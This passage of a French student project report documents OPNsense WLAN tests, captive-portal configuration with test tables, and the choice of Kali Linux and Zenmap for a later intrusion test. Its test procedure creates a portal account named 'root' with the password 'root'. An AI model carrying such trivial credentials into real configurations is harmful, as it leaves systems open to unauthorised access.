U1.1	État de l'interface wifi wlan0 (avant connexion)	<b>Commande :</b> <b>\$ iwconfig wlan0</b> <b>\$ ifconfig</b>
		Access Point: Not-Associated Aucune adresse ip attribué à l'interface
U1.2	Connexion au ssid G6. Attribution d'une adresse ip fournie par le FireWall OPNSense en dhcp (réseau WLAN) Plage d'adressage configurée : de 192.168.1.50 à 192.168.1.100	Connexion au ssid G6 à partir de l'interface graphique. <b>Commande de vérification :</b> <b>\$ Ifconfig</b> <b>\$ ip route</b>
		Adresse attribué située entre : 192.168.1.50 à 192.168.1.100 netmask 255.255.255.0 default via 192.168.1.1 dev eth0 proto dhcp metric 100
U1.3	Accès du PC3 (réseau WLAN) à la passerelle 192.168.1.1 pour vérifier la connectivité.	<b>Commande :</b> <b>\$ ping 192.168.1.1</b>
		PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data. 64 bytes from 192.168.1.1: icmp_seq=1 ttl=53 time=* ms 64 bytes from 192.168.1.1: icmp_seq=2 ttl=53 time=* ms

### 2.3.2 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		SSID G6 diffusé
U1.1	*		Aucun point d'accès associé à l'interface wlan0 Aucune adresse ip attribué à l'interface
U1.2	*		Connexion au ssid G6 réussie, adresse ip attribuée
U1.3	*		Ping sur 192.168.1.1 réussis

### 3 - Réalisation de la tâche « Configurer le portail captif »

#### 3.1 - Diagramme de déploiement




figure 17: Diagramme de déploiement

#### 3.2 - Conception détaillée

Le **portail captif** est une technique consistant à forcer les clients HTTP d'un réseau de consultation à afficher une page web spéciale (le plus souvent dans un but d'authentification) avant d'accéder à Internet normalement.

Au-delà de l'authentification, les portails captifs permettent d'offrir différentes classes de services et tarifications associées pour l'accès Internet. Par exemple, Wi-Fi gratuit, filaire payant, 1 heure gratuite...

Cette technique est généralement mise en œuvre pour les accès wifi mais peut aussi être utilisée pour l'accès à des réseaux filaires (ex. : hôtels, campus, etc.).

Cela est obtenu en interceptant tous les paquets liés aux protocoles HTTP ou HTTPS quelles que soient leurs destinations jusqu'à ce que l'utilisateur ouvre son navigateur web. En utilisant un DNS menteur (qualifie un serveur qui manipule les données), l'utilisateur est redirigé vers une page web permettant de s'authentifier, d'effectuer un éventuel paiement, de remplir des informations, et de recueillir le consentement de l'utilisateur concernant les conditions d'utilisation ou la collecte de données personnelles.

Couramment mise en œuvre, cette technique s'apparente à une attaque de l'homme du milieu, puisqu'un équipement intermédiaire usurpe l'identité du site visité pour le transformer en redirection vers le portail captif.




figure 18: Principe de fonctionnement

### 3.2.1 - Cas d'utilisation




figure 19: Cas d'utilisation



### 3.2.2 - Configuration du portail captif

Il est important de noter qu'il est primordiale d'activer le Portail Captif avant le Proxy Transparent, dans le cas ou l'on souhaite avoir un proxy sur le Réseau WLAN, sans quoi le portail ne fonctionne pas. Cela n'est pas précisé dans la documentation officielle, n'y même sur le Web. J'ai découvert ce problème au cours de nombreuses tentatives infructueuses. Peut-être que ce soucis sera corrigé dans de future mise à jour, car ce projet open-source est encore jeune (première version datant du 2 janvier 2015). Pour configurer le Portail Captif il faut se rendre sur l'interface web d'OPNSense, puis dans l'onglet « Services → Portail Captif → Administration » (cadre vert ci-dessous).




figure 20: Page de configuration du Portail Captif

Il faut cocher la case « Activé » et choisir l'interface ou les interfaces sur lesquelles doit être appliqué le Portail Captif, comme on peut le voir dans le cadre bleu ci-dessus. De base, la méthode d'authentification se fait avec la base de donnée locale d'OPNSense, mais il est possible d'utiliser un annuaire LDAP par exemple. Ici, j'ai choisi de rester sur la méthode d'authentification de base, en accord avec mon formateur, à cause du manque de temps pour pousser plus loin les investigations sur le sujet, dû au fait que notre BTS ce déroule sur 9 mois.



figure 21: Page de configuration du Portail Captif

Comme visible dans le cadre rouge ci-dessus, il est possible de configurer une limite de temps d'inactivité, pour déconnecter automatiquement les utilisateurs. Dans cadre vert, le champ « Custom template », permet de pouvoir choisir un template de Portail Captif que l'administrateur aurait développé, pour personnaliser le Portail Captif avec les logos de l'établissement et les conditions d'utilisation par exemple. Enfin, il faut cocher les cases des champs « Proxy transparents HTTP et HTTPS », dans le cadre d'une utilisation du proxy sur le réseau WLAN (cadre bleu sur la figure ci-dessus).

Une fois la Portail Captif configuré, nous pouvons créer des utilisateurs pouvant se connecter à celui-ci.

figure 22: Page de création d'un utilisateur

Pour créer un utilisateur il faut se rendre dans l'onglet « Système → Accès → Utilisateurs » (cadre rouge ci-dessus). La configuration minimum pour créer un utilisateur, requiert obligatoirement un « Nom d'utilisateur » et un mot de passe (cadre vert ci-dessus). Un champ « Nom complet » permet d'alimenter en information le profil de l'utilisateur, mais n'est pas obligatoire (cadre bleu ci-dessus).

The screenshot shows a user creation form with several fields. A blue box highlights the 'E-Mail' and 'Commentaire' fields. A green box highlights the 'Date d'expiration' field. A red box highlights the 'Membre du groupe' section, which includes a dropdown menu currently showing 'admins' and a 'Non membre de' button. Other visible fields include 'Preferred landing page', 'Langue' (set to 'Défaut'), and 'Shell de connexion' (set to '/sbin/nologin').

figure 23: Page de création d'un utilisateur



De même, il est possible de renseigner les champs « E-Mail » et « Commentaire » (cadre bleu ci-dessus). Le champ « Date d'expiration » visible dans le cadre vert permet de supprimer automatiquement l'utilisateur au terme de la date configurée. Le champ « Membre du groupe » quant à lui permet d'associer l'utilisateur à un groupe, disposant ainsi de différents privilèges, tel que l'administration d'OPNSense par exemple, selon le groupe auquel il appartient. Pour créer un groupe, il faut se rendre dans l'onglet « Système → Accès → Groupes » (cadre rouge ci-dessous). Il faut paramétrer le « Nom du groupe » et remplir éventuellement une description de celui-ci (cadre vert ci-dessous). Un groupe peut être membre d'un autre groupe. Depuis cette page on peut choisir les privilèges attribués au groupe.





The screenshot shows the 'Système: Accès: Groupes' page. A red box highlights the 'Système' menu item in the left sidebar, which is expanded to show 'Accès', 'Utilisateurs', 'Groupes', 'Serveurs', and 'Tester'. A green box highlights the 'Nom du groupe' field (containing 'etudiant') and the 'Description' field. Another green box highlights the 'Membre du groupe' section, which includes a dropdown menu currently showing 'root' and 'mercier', and a 'Non membre de' button. The 'Défini par' field is also visible at the top.

figure 24: Page de création d'un groupe

### 3.3 - Test unitaire du Portail Captif

### 3.3.1 - Procédure de test

Id.	Architecture testée Description Sommaire	Procédure de test
		Résultats attendus
U1.0	Mise en place du portail captif effectuée Accès au réseau internet bloqué sans login Test de ping sur le 8.8.8.8 avant de se connecter dans le portail captif	<b>Commande :</b> <b>\$ ping 8.8.8.8</b>  PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. (Ping bloqué rien ne se passe)
U1.1	Création d'un utilisateur « root » avec le mot de passe « root ». Pour créer un nouvel utilisateur, il faut se rendre sur l'interface web du firewall à l'adresse <a href="https://192.168.0.1">https://192.168.0.1</a> depuis le réseau LAN. Ensuite il faut se rendre dans le menu système, accès, utilisateur. Les informations requises au minimum sont l'identifiant et le mot de passe. Dans notre cas : <b>login = root</b> <b>pass = root</b>	  Utilisateur « root » créé.

<p><b>U1.2</b></p>	<p>Test de connexion avec le login enregistré en base de donnée local</p> <p><b>login = root</b> <b>pass = root</b></p> 	<p>Username : root Password : root</p>  <p>Authentification réussie</p>  <p>Log dans le journal du portail captif :</p> <p>May 13 11:52:57 captiveportal[53573]: AUTH root (192.168.1.51) zone 0</p>
<p><b>U1.3</b></p>	<p>Accès au réseau internet débloquent une loggée.</p> <p>Test de ping sur le 8.8.8.8 après s'être loguer dans le portail captif</p>	<p>Ping 8.8.8.8 -c 3</p> <pre>\$ ping 8.8.8.8 -c 3 PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. 64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=9.48 ms 64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=9.50 ms 64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=9.47 ms  --- 8.8.8.8 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2003ms rtt min/avg/max/mdev = 9.477/9.489/9.502/0.010 ms</pre>
<p><b>U1.4</b></p>	<p>Déconnexion de l'utilisateur « root ».</p>	 <p>Click sur Logout.</p> <p>May 13 11:53:01 captiveportal[53573]: LOGOUT root (192.168.1.51) zone 0</p> <p>Utilisateur « root » déconnecté.</p>

U1.5

Test de connexion avec un login non enregistré en base de donnée locale

login = mauvais\_login  
pass = mauvais\_pass

Username : mauvais\_login  
Password : mauvais\_pass

Authentification refusée

Log dans le journal du portail captif :

Date	Message
May 13 11:47:39	captiveportal[67961]: DENY 3345 (192.168.1.51) zone 0

### 3.3.2 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		Pas d'accès à internet
U1.1	*		Utilisateur « root » créé.
U1.2	*		Authentification réussie
U1.3	*		Accès à internet
U1.4	*		Utilisateur « root » déconnecté
U1.5	*		Authentification refusée

## 4 - Réalisation de la tâche « Tester les intrusions (Réseau local) »

### 4.1 - Diagramme de déploiement




figure 25: Diagramme de déploiement

### 4.2 - Conception détaillée

#### 4.2.1 - Cas d'utilisation




figure 26: Cas d'utilisation

#### 4.2.2 - Choix des outils pour le test d'intrusion

Pour effectuer les tests d'intrusions nous avons choisis d'utiliser la distribution **Kali Linux** qui est une distribution GNU/Linux sortie le 13 mars 2013, basée sur Debian. La distribution a pris la succession de Backtrack. L'objectif de **Kali Linux** est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion. Depuis la version 2016.2, Kali Linux est disponible pré-installée avec de nombreux environnements de bureau. On retrouve : GNOME, KDE, LXDE, MATE, Enlightenment et Xfce, à choisir lors du téléchargement. Un manuel d'installation est disponible dans la partie « manuel ».




figure 27: Kali-linux

Parmi les outils disponibles sur cette distribution, j'ai choisi d'utiliser **Zenmap** qui est l'interface graphique du scanner de ports **Nmap**, pour scanner le réseau LAN. C'est une application libre et open source multi-plateformes (Linux, Windows, Mac OS X, BSD, etc.) qui vise à rendre **Nmap** facile à utiliser tout en offrant des fonctionnalités avancées aux utilisateurs expérimentés de **Nmap**. Les numérisations fréquemment utilisées peuvent être enregistrées sous forme de profils pour faciliter leur exécution répétée. Un créateur de commande permet la création interactive de lignes de commande **Nmap**. Les résultats de l'analyse peuvent être enregistrés et visualisés ultérieurement. Les résultats d'analyse enregistrés peuvent être comparés les uns avec les autres pour voir en quoi ils diffèrent. Les résultats des analyses récentes sont stockés dans une base de données interrogeable.






Figure 27: Zenmap

